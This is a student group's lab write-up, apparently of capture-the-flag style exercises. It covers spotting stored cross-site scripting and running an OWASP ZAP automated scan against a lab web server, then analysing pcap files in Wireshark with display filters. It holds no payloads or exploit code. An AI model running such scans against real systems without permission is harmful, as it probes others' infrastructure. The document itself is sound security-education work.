

PSP0201

Week 3

Writeup

Group Name: study group

Members


ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211101534	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member

Day 6 Be careful with what you wish on a Christmas night

Tools used: Kali Linux/Firefox/OWASP ZAP

Question 1


We type in the IP address given and added:5000 behind to go through the web page




We can see that this website allows the user to submit the input in the search bar and later on stored directly into the website. So this would be Stored Cross-site Scripting.

Question 2

Random type something into the search query.




Look at the top and find out what's the query string on the top.




Question 3


Open the Owasp Zap on the kali attack box




Select automated scan



Paste the URL into the search bar and press attack on the bottom



Look for the alert side and count for the XSS



Thought Process/methodology:


We open the firefox and type in the IP address given and added:5000 and go for the website given. We found that this website allows the user to submit the information and later on stored it on the website directly. After that, we randomly type in some words into the search bar and go for it. We found that the query string on the URL is q. Other than that, we open the Owasp Zap and select automated scan. We copy and paste the URL into the Owasp Zap and attack it. We found that there are 2 XSS files on this website, so the answer for the last question should be 2.

Day 7


Tools used: Kali Linux/Wireshark

Question 1

Open the Wireshark and drag the pcap1.pcap file into the Wireshark



Scroll down to the first ICMP file and the source




Question 2


Use the command `http.request.method == GET` to filter the files

Question 3

Type in the command just now into the command tab




Scroll down until you find the 1 post. **We just looking at the /posts/ to look for the post



Question 4

Drag and drop the pcap2.pcap file into the Wireshark



Type in `tcp.port == 21` to search for all the port 21

tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=81

Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.11.3.2
Transmission Control Protocol, Src Port: 22, Dst Port: 57748, Seq: 1, Ack: 1, Len: 48
SSH Protocol

0000 02 c8 85 b5 5a aa 02 c0 56 51 8a 51 08 00 45 10 . . . Z . . . VQ Q . E
